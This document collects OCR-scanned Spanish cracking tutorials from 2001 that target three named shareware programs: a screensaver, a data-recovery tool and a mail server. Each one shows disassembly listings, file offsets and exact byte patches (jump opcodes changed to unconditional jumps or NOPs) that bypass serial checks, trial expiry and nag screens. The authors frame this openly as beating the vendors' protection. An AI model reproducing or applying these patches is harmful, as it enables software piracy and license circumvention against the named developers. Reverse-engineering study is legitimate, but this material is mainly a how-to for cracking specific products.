
INTRODUCCION

Hola Amigos otro programa mas que analizamos, en este tutorial veremos como encontrar un numero de serie a Massaraksh Capital Screensaver v 5.2, de la empresa MENTAL MOTIONS una empresa que se especializa en desarrollar Screensaver y otras cuantas utilerias para windows, ...como podran ver aumente una nueva seccion que se llama : VALORACION DEL SOFTWARE en la cual pondremos la calificacion que se merece segun mi punto de vista, tomando en cuenta los siguientes parametros:

1. sistema de proteccion
2. Funcionalidad
3. Calidad en programación

AL ATAKE


Ahora lo primero es analizar con que esta hecho el Massaraksh Capital Screensaver v 5.2 que desde ahora lo llamaremos MCS , lo analizaremos con una utileria muy buena que se llama Language 2000 v4.5.1.144 el que nos mostrará información realmente importante para la hora de atacar el programa; bueno el Language 2000 v4.5.1.144 nos mostrará los siguientes datos:




como podemos ver en la imagen el programa esta hecho en DELPHI y no esta protegido con nada de packers ...mmmm interesante, jejejejje..ahora ya sabemos como esta todo este menjurge.....empezemos, iniciemos el SoftICE e instalemos el programa y nos vamos a control panel > screensaver y seleccionamos el MCS y vamos a la opcion de configurar y nos aparecera esta ventana:

mmmm....como podemos ver nos aparece a la mitad de la ventana unas caption box en las cuales insertaremos nuestro nombre y numero de serie como se ve en la pantalla, y damos click en SUBMIT y nos aparece una ventanita como esta:

ok!!! ahora damos click en cancelar y como podemos ver tiene aspecto de una MESSAGEBOX mmmmmm!! ok! ahora damos click en aceptar y nos regresa a la pantalla de registro, despues click en DONE y nos manda directamente a la ventana de configuracion del Screensaver:



como podemos ver en la parte superior de la ventana un string que dice **UNREGISTERED COPY** .....JEJEJEJJEJ!!!! muchas formas de atacar....jejjejej..dejaron las puertas abiertas estos muchachos de **MENTAL MOTIONS** .....,ok se acuerdan del string que mandaba de error , ok ahora desensamblemos el **Massaraksh Capital.scr** , que se encuentra en la carpeta de windows.....una vez desensamblado, vamos a los Strings References y buscamos el String de la ventana de error.....FAILED TO REGISTER...BLABLABALA....y despues de un rato por fin lo encontramos



damos doble click sobre ella y nos manda a una direccion de memoria, damos otra vez doble click para ver si no hay alguna otra referencia a este string y parece que no hay otra....jejejjejejje!!!!....ok! ...caemos en esta parte del codigo:

```
:00809F91 BA02000000 mov edx, 00000002
:00809F96 E849760B00 call 008C15E4
:00809F9B 66C747100800 mov [edi+10], 0008
:00809FA1 84DB test bl, bl
:00809FA3 0F848E000000 je 0080A037 <------SALTOS AL MENSAJE EXITOSO
:00809FA9 66C747102000 mov [edi+10], 0020
:00809FAF 33C9 xor ecx, ecx
:00809FB1 894DEC mov dword ptr [ebp-14], ecx
:00809FB4 8D55EC lea edx, dword ptr [ebp-14]
:00809FB7 FF471C inc [edi+1C]
:00809FBA 8B860C030000 mov eax, dword ptr [esi+0000030C]
:00809FC0 E817160600 call 0086B5DC
:00809FC5 8D4DEC lea ecx, dword ptr [ebp-14]
:00809FC8 33D2 xor edx, edx
:00809FCA 8B01 mov eax, dword ptr [ecx]
:00809FCC 50 push eax
:00809FCD 8955E8 mov dword ptr [ebp-18], edx
:00809FD0 FF471C inc [edi+1C]
:00809FD3 8D55E8 lea edx, dword ptr [ebp-18]
:00809FD6 8B8608030000 mov eax, dword ptr [esi+00000308]
:00809FDC E8FB150600 call 0086B5DC
:00809FE1 8D4DE8 lea ecx, dword ptr [ebp-18]
:00809FE4 8B01 mov eax, dword ptr [ecx]
:00809FE6 50 push eax
:00809FE7 E8B0B9FFFF call 0080599C
:00809FEC 83C408 add esp, 00000008
:00809FEF 85C0 test eax, eax
:00809FF1 0F94C2 sete dl
:00809FF4 83E201 and edx, 00000001
:00809FF7 8D45E8 lea eax, dword ptr [ebp-18]
:00809FFA 52 push edx
:00809FFB BA02000000 mov edx, 00000002
:0080A000 FF4F1C dec [edi+1C]
:0080A003 E8DC750B00 call 008C15E4
:0080A008 FF4F1C dec [edi+1C]
:0080A00B 8D45EC lea eax, dword ptr [ebp-14]
:0080A00E BA02000000 mov edx, 00000002
:0080A013 E8CC750B00 call 008C15E4
:0080A018 59 pop ecx
:0080A019 85C9 test ecx, ecx
:0080A01B 741A je 0080A037 <------SALTOS AL MENSAJE EXITOSO
:0080A01D A1A0949100 mov eax, dword ptr [009194A0]
:0080A022 6A00 push 00000000

* Possible StringData Ref from Data Obj ->"Error"
|
:0080A024 B9F0D39000 mov ecx, 0090D3F0

* Possible StringData Ref from Data Obj ->"Failed to register Massaraksh. "
->"The registration code you have "
->"entered is not correct."
|
:0080A029 BA9AD39000 mov edx, 0090D39A <-----CAEMOS AQUI
:0080A02E 8B00 mov eax, dword ptr [eax]
:0080A030 E82B750B00 call 008C1560
:0080A035 EB2E jmp 0080A065

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00809FA3(C), :0080A01B(C)
|
:0080A037 A1A0949100 mov eax, dword ptr [009194A0]
:0080A03C 6A00 push 00000000

* Possible StringData Ref from Data Obj ->"OK"
|
:0080A03E B932D49000 mov ecx, 0090D432
```

```
* Possible StringData Ref from Data Obj ->"You have successfully registered "
->"your Massaraksh. Enjoy it!"
|
:0080A043 BAF6D39000 mov edx, 0090D3F6
:0080A048 8B00 mov eax, dword ptr [eax]
```

Como podemos ver caemos en **0080A029** y si vemos una lineas hacia abajo vemos el mensaje de registro exitoso..referenciado con dos saltos condicionales.....hechemosle un vistazo a esos saltos condicionales.

*** Referenced by a (U)nconditional or (C)onditional Jump at Addresses:**
|:00809FA3(C), :0080A01B(C)

00809FA3 0F848E000000 je 0080A037 <------SALTOS AL MENSAJE EXITOSO

:0080A01B 741A je 0080A037 <------SALTOS AL MENSAJE EXITOSO

Lo que debemos hacer es cambiar esos saltos para que siempre salten al mensaje Exitoso...como? pues facil facil..... nos posicionamos en cada linea donde estan los saltos y sacamos su offset los cuales son:

0080A01B = **961B**

00809FA3 = **95A3**

abrimos el screensaver en el editor hexadecimal y vamos a cambiar los saltos

741A por **EB1A**

y

0F848E000000 por 0F858E000000

salvamos los cambios e insertamos nuestro nombre y numero de serie cualquiera ...y!!!!!!!! PROGRAMA REGISTRADO.....JEJEJEJJEJEJ!!!! OTRO MAS QUE MUERDE EL POLVO!!!

ANTOHER ONE BITES THE DUST.....!!!!!!!

SALUDOS A TODOS...

Nota

Espero que les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

Saludos

- **Act MAgO**

- **iTeD**
- **VluGo**
- **[DeK_OiN]**
- **Txeli**
- **Kuato_Thor**
- **CrkViz**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Raziel**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws
- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: **Recover 4 All**

PROTECCION:	**Serial.**		
Objetivo:	**Simular Estar Registrado**		
Descripcion:	**Recuperación de datos perdidos**		
Dificultad:	**Newbie**		
DOWNLOAD:	**http://www.magellas.com/**		
Herramientas:	**SoftIce, W32DASM, Heditor Exadecimal.**		
CRACKER:	**Nopper**	**FECHA:**	**20/02/2001**

INTRODUCCION

Bueno pues después de echar un vistazo al programa vemos k este share no tiene limitación de tiempo de uso, pero en cambio si k nos limita el tamaño de los archivos k podemos recuperar a tan solo 10 Kb además de mostrarnos una fea nag cada vez k se ejecuta
El registro se lleva a cabo mediante un serial, pero depués de intentar atakarlo sin éxito recurrí al método del parcheo. Veamos como llegué a la solución.

AL ATAKE

En estos casos lo mas normal es pensar k el programador usa un flag para indicar si el producto esta registrado o por el contrario no lo está. Buskemos entonces alguna aproximación k nos acerke a al código donde se procesa este flag. Vayamos a W32DASM a ver si las strings nos dan alguna pista, al parecer hay algunas bastante interesantes como es "Program is unregistered", veamos a donde nos lleva esa string:

```
:0040B176 8B8238520000          mov eax, dword ptr [edx+00005238]
:0040B17C 85C0                  test eax, eax
:0040B17E 7523                  jne 0040B1A3

* Possible StringData Ref from Data Obj ->"Program is unregistered"
```

Pues si os fijais en ese mov eax, dword ptr [edx+00005238] tiene toda la pinta de ser el flag de control además el testeo y el posterior salto condicional lo corroboran, vayamos ahora a SICE y carguemos a nuestra víctima y pongamos un break en esa dirección: bpx 0040B176
Una vez haya roto SICE veamos k dirección de memoria es realmente edx+00005238: d edx 0040b176

Esta resulta ser: 0167:007BA88C
Pues con esta información ya solo nos keda saber en k punto es cambiado el valor k guarda esa posición de memoria, el salto condicional k vimos antes era de tipo jnz, es decir, k saltaba si el el valor no era cero, y al saltar evitaba la string de "no registrado" por lo tanto con casi toda seguridad un valor de 1 en el flag kerrá decir k si estamos registrados. Volvamos a cargar a la víctima en el SICE y pongamos ahora un break de memoria para ver cuando está el programa accediendo a el flag: bpm 0167:007BA88C
Ahora veremos k rompe en 0040b3BF, pero esta dirección no es realmente interesante ya k si miramos el código por encima veremos k no se hace referencia a ninguna instrucción k cambie el valor del flag, asi k seguramente en este punto lo único k se hace es incializar ese espacio de memoria. Al seguir la ejecución con F5 veremos k vuelve a romper esta vez en 0040B40E y fijaos k esta dirección si k es interesante ;)

```
:0040B3E5 7406                    je 0040B3ED

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040B3E0(C)
|
:0040B3E7 89B538520000            mov dword ptr [ebp+00005238], esi
```

Veis esi ? está siendo volcado a nuestro flag!!! jeje lo pillamos, ahora si traceamos un poco por esa trozo de código veremos k lo k hace ese mov es volvar el valor 1 (a donde apunta esi) a nuestro flag por lo tanto lo único k debemos hace para k se ejecute ese mov k tanto nos interesa es capar el salto k tiene encima en 0040B3E5 con un par de nops y problema resuelto :)

```
0000B3DC  05 39 5D 60 75 05 39 5D 5C 90 90 89   .9]`u.9]\
0000B3E8  B5 38 52 00 00 3B C3 74 17 39 5D 60   µ8R..;Ãt.9]`
0000B3F4  75 12 39 5D 5C 75 0D 53 6A 30 68 C8   u.9]\u.Sj0hÈ
0000B400  D2 44 00 E8 DE 44 02 00 8B 85 38 52   ÒD.èÞD..8R
```

Ahora el programa está totalmente registrado sin limitaciones ni nags.
Por último decir k un atake mas elegante hubiese sido ir a por el serial pero si no podeis con éste el uso del parcheo tambíen nos pude dar un buen resultado.

SALUDOS:

Gracias a toda la peña del #crackers del hispano, a WKT por ser tan cojonudos, a Karpoff por ser una makina incasable (sigue asi tio), a toda la gente de Turotiales2000 y a ProfesorX por dejarse el alma en la escena cracker. Y gracias a tí k estas leyendo esto!!! espero k te sea útil.

Nopper. 2001.

Karpoff Spanish Tutor 2001

Programa: *S-MAILSERVER 2.0*

PROTECCION:	**Limitacion de Tiempo, serial**		
Objetivo:	**Buscar un Numero de Serie valido o parchar el Programa para ser usuario registrado**		
Descripcion:	Servidor de correo interno ¿Alguien puede decirme como se configura ?, por favor		
Dificultad:	**Newbie**		
DOWNLOAD:	http://www.simedia.es		
Herramientas:	**W32dasm, Editor HEx**		
CRACKER:	**cap_kirk69**	**FECHA:**	**20/02/2001**

INTRODUCCION

Hola a todos , este es mi segundo tutorial y espero que no sea el ultimo. Despues de pasar todos los partes de trabajo de mi empresa , pues..... como que estas un poco harto y le ha tocado hoy al servidor de correo interno , que no lo tengo puesto porque no se todavia como se configura , pero no importa ya no me molestan los 30 dias de prueba.

AL ATAKE

FUEGO EL 1

BIEN YA LO HEMOS DESCARGADO DE LA WEB Y NO PONEMOS A INSTALARLO, Y EN LA INSTALACION NOS DA DOS OPCIONES UNA ES INSTALARLO CON SU NUMERO DE SERIE Y LA OTRA ES EN MODO DEMOSTRATIVO.

NOSOTROS LO VAMOS A INSTALAR EN MODO DEMOSTRATIVO CON LO CUAL NOS VA A DAR 30 DIAS DE PRUEBA ,UNA VEZ YA INSTALADO ADELANTAMOS EL SISTEMA UN PAR DE MESES... Y AL EJECUTAR EL PROGRAMA. NOS DICE: S-MAIL SERVER 2.0 HA CADUCADO , PUES ESA INFORMACION QUE NOS DA EL CUADRO DE DIALOGO , LA APUNTAMOS POR QUE POR AHI VA A VENIR NUESTRO ATAQUE.

DESPUES TENDREMOS LA OPCION DE REGISTRARNOS , YA QUE HAY UN EJECUTABLE QUE NOS DA ESA POSIBILIDAD.

PRIMERO LO ANALIZAMOS CON EL **FILEINSPECTOR CREACION DE VIPER** Y VEMOS QUE ESTA HECHO CON VISUAL C++ DE MOCOSOFT Y QUE NO ESTA EMPACADO, BUEEENO CARGAMOS EL W32DSAM Y NOS VAMOS A **STRN-REF** Y PULSAMOS PARA VER LA REFERENCIAS EXTERNAS DEL PROGRAMA VAMOS DANDOLE HACIA ABAJO AL SCROLL Y NOS SALE ESTO

```
object02: .rdata    RVA: 00029000 Offset: 00029000 Size: 0000A000 Flags: 40000040
object03: .data     RVA: 00033000 Offset: 00033000 Size: 00003000 Flags: C0000040
object04: .rsrc     RVA: 0003A000 Offset: 00036000 Size: 00004000 Flags: 40000040
```

W32Dasm List of String Data Items

To Search Disassembly for String Data, Double Click on Text — Cancel Search

```
"Router_Table"
"ServicesActive"
"Simedia SUM"
"sinnombre"
"s-mailServer 2.0 ha caducado (%s)"
"s-mailServer 2.0 ha caducado"
"s-mailServer 2.0"
"s-mailServer20"
"SOFTWARE\Simedia\SUM\Preferences\"
"Starting Simedia SUM Service"
"Stopping Simedia SUM Service"
"SUM service initialization failed: "
"SUM service stop failed: "
"SVWU3"
"SYSTEM\CurrentControlSet\Services\Browser\Para"
"SYSTEM\CurrentControlSet\Services\Tcpip\Parame"
"SYSTEM\CurrentControlSet\Services\VxD\MSTCP"
```

Close — Copy All — Copy View

```
import Module 001: KERNEL32.dll
import Module 002: USER32.dll
```

PUES PULSAMOS SOBRE ESTA REFERNCIA VARIAS VECES, Y VEMOS QUE NADA MAS QUE NOS LLEVA UNA VEZ, A UNA PARTE DEL CODIGO DEL PROGRAMA Y VEMOS ESTO

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00402442(C)          REFERENCIA CONDICIONAL
|
:004024C8 6A00                    push 00000000
:004024CA 6A00                    push 00000000

* Possible StringData Ref from Data Obj ->"s-mailServer 2.0 ha caducado"   CAEMOS AQUI
                                   |
:004024CC 683C334300              push 0043333C
:004024D1 E880140200              call 00423956
:004024D6 8B4C240C                mov ecx, dword ptr [esp+0C]
:004024DA 5E                      pop esi
:004024DB 64890D00000000          mov dword ptr fs:[00000000], ecx
:004024E2 83C414                  add esp, 00000014
:004024E5 C20400                  ret 0004
```

BUENO PUES APUNTAMOS ESA REFERENCIA CONDICIONAL EN UN PAPELITO…… Y LE DAMOS AL BOTON DE **GOTTO CODE LOCATION Ó SHIF+F12** Y PONEMOS ESA DIRECCION ¿QUE CUAL? PUES: **00402442** Y NOS LLEVARA A ESTE SITIO:

```
:00402438 56                      push esi
:00402439 8BF1                    mov esi, ecx
:0040243B E8C0300000              call 00405500
:00402440 85C0                    test eax, eax
:00402442 0F8580000000            jne 004024C8
:00402448 A16C374300              mov eax, dword ptr [0043376C]
:0040244D 89442404                mov dword ptr [esp+04], eax
:00402451 8B4C241C                mov ecx, dword ptr [esp+1C]
:00402455 8D542404                lea edx, dword ptr [esp+04]
:00402459 51                      push ecx

* Possible StringData Ref from Data Obj ->"s-mailServer 2.0 ha cad
                                   |
:0040245A 6870334300              push 00433370
```

BIEN LA REFERENCIA CONDICIONAL NOS LLEVA A ESTE SALTO , QUE SI MIRAMOS EL CODIGO POR ALREDEDOR SE SUPONE QUE ES LA TIPICA CALL QUE HACE LA COMPROBACION , TESTEA EN EAX QUE HA CADUCADO Y EL SALTO NOS MANDA A LA VENTANA DE QUE HA CADUCADO

PUES COJONUDO PARCHEO EL SALTO CAMBIANDO EL

:00402442 0F8580000000 JNE 004024C8

POR

:00402442 E981000000 JMP 004024C8

QUE COMO Y PORQUE HAY QUE PONER ESO , UN POCO MAS ABAJO OS LO EXPLICO.

BIEN UNA VEZ LLEGADOS A ESTE PUNTO RECAPILULEMOS UN POCO. HEMOS SACADO EL PARCHE QUE CREEMOS QUE NECESITAMOS, PARA CUANDO LO PARCHEEMOS CON EL HEXWORKSHOP, Y EJECUTEMOS NUESTRO PROGRAMA NO NOS SALGA LA VENTANITA DICIENDO QUE EL PROGRAMA ESTA CADUCADO. BUENO NOS VAMOS AL HEXWORKSHOP BUSCAMOS EL OFFSET (**MAS ABAJO DESCRIBIRE COMO SE SACA EL OFFSET**) Y PARCHEAMOS CON LOS DATOS QUE NOS HA DADO EL DEBUG DEL W32DSAM

Y.....

JODER **S-MAIL SERVER HA CADUCADO**


NADA NO HEMOS HECHO NADA

BUENO RESTAURAMOS EL EJECUTABLE PARCHEADO POR EL ORIGINAL QUE PREVIAMENTE LE HABREMOS HECHO UNA COPIA.

BUENO COMO MIS CONOCIMIENTOS DE ENSAMBLADOR SON **NULOS** LO PONGO EN AMARILLO PARA AQUELLOS QIE PIENSEN QUE SIN SABER ASM (ENSAMBLADOR) NO TIENE NADA QUE HACER ..... PUES NO, A LEER TODO LO QUE OS CAIGA EN LA MANO Y SEGURO QUE PUEDES HACER ALGO , SEGUIMOS, COMO OS DIJE ANTES MAS ARRIBA EL PROGRAMA TIENE UN EJECUTABLE QUE NOS DA LA OPCION DE REGISTRARNOS MEDIANTE UN SERIAL , PUES VAMOS ALLA YO EN MI CASO PUSE 1111 COMO SERIAL LE DAS A SIGUIENTE 'CREO' Y OSTIAS SE CIERRA LA VENTANA SIN DECIRNOS NADA , AVER AVER ESTOS CHICOS MALOS DE SIMEDIA HAN PENSADO UN POCO EN NOSOTROS PERO NOSOTROS SOMOS MAS Y MEJORES QUE ELLOS PUES BUENO VAMOS A EJECUTAR EL PROGRAMA Y NOS SALE ESTO


FUEGO EL 2

BUENO..BUENO...BUENO.. LO MISMO DE ANTES APUNTAMOS LO QUE NOS DICE Y AL W32DSAM , **STRN-REF** Y VAMOS BUSCANDO HASTA QUE VEMOS ESTO... "CURIOSO"




PUES A PULSAR 2 VECES Y SOLO HAY UN SITIO DONDE NOS LLEVE QUE ES ESTE. COMO VEREIS EN UN LISTADO MUERTO COMO NOS DA EL W32DSAM , NORMALMENTE LAS COSAS SE EJECUTAN DE ARRIBA HACIA ABAJO AUNQUE A VECES NO, PERO ESTE NO ES EL CASO . PUES VAMOS MIRANDO HACIA ARRIBA Y A MI LO UNICO QUE SE ME OCURRE ES QUE EL SALTO ESTE **:00402B5E 0F845B050000 JE 004030BF** DESPUES DE UNA CALL Y **UN CMP EAX , 00000009** PUES ES EL SALTO NUESTRO QUE SI LO CAMBIAMOS NOS ACEPTARA CUALQUIER NUMERO DE SERIE QUE LE METAMOS. MANOS A LA OBRA .

APUNTAMOS LA DIRECCION DEL SALTO QUE ES **:00402B5E** Y NOS VAMOS AL DEBUG DEL W32DSAM AHI VEREIS QUE SALEN UN PAR DE PANTALLAS MAS Y QUE NO ENTENDEMOS UN CARAJO PERO NO IMPORTA LO QUE NECESITAMOS ES BUSCAR UN BOTON QUE PONE **GOTTO ADDRESS** Y PULSAMOS AHI Y PONEMOS LA DIRECCION DEL SALTO EN LA VENTANITA QUE NOS SALE , LA DIRECCION ES ESTA **:00402B5E** Y LE DAMOS A ENTER. BIEN YA VEMOS QUE EL CURSOR DEL W32DSAM ESTA POSICIONADO EN NUESTRO SALTO AHORA LE VAMOS A DAR AL BOTON DE **PATCH CODE** Y NOS VA A SALIR ESTO



A MI SE ME OCURRE QUE CAMBIANDO EL **JE** QUE SIGNIFICA(**SALTA SI ES IGUAL Ó SI ES CERO**)PONER UN **JMP QUE ES UN SALTO INCONDICIONAL QUE SALTARA SIEMPRE SIN TENER EN CUENTA LOS VALORES** DE LA CALL QUE CREO QUE ES DONDE SE GENERA EL NUMERO DE SERIE Y EN EAX DONDE MANDA BIEN 1 Ó 0 DEPENDIENDO DEL RESULTADO DE LA CALL , (1) NO SALTES Y SIGUE ADELANTE (0) SALTA Y PON LA VENTANITA DE CODIGO INCORRECTO BUENO DONDE PONE

ENTER NEW INSTRUCTION BELOW PONEMOS JMP 004030BF Y LE DAMOS A ENTER Y NOS SALE ESTO



YA LO TENEMOS NUESTRAS NUEVAS INSTRUCCIONES SON ESTAS

:00402B5E E95C050000 JMP 004030BF

